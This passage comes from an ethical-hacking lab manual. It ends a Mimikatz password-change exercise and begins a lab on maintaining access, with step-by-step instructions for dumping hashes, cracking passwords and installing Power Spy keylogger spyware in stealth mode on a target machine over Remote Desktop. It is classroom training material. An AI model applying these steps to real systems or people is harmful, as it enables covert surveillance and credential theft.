
46. We can observe that the password of **Admin** is changed successfully and the new NTLM hash is displayed.
47. Now, check if the login password has changed for the target system (here, **Windows 11**).
48. Switch to the **Windows 11** virtual machine and lock the machine.

    Note: If you are already logged in with **Admin** account sign out and sign-in again.
49. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.



50. You can see that if we try to login with the old password (**Pa$$word**) we are getting error **The password is incorrect. Try again**.
51. Click **OK**, and login with **password** as a password which we have changed using mimikatz.





52. You will be able to login successfully using the changed password.
53. This concludes the demonstration of how to escalate privileges to gather Hashdump using Mimikatz.
54. Close all open windows and document all the acquired information.
55. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 3

Maintain Remote Access and Hide Malicious Activities

Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego and StegOnline
- Maintain persistence by abusing boot or logon autostart execution
- Maintain domain persistence by exploiting Active Directory Objects
- Privilege escalation and maintain persistence using WMI
- Covert channels using Covert_TCP

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 105 Minutes

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees.

Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:


- This task only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords
- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)

For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2019**).


Here, we are using **Windows Server 2019** as the target machine, because, in this system, **Jason** has administrative privileges.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [**Windows Server 2019**]) and click **Show Options**.

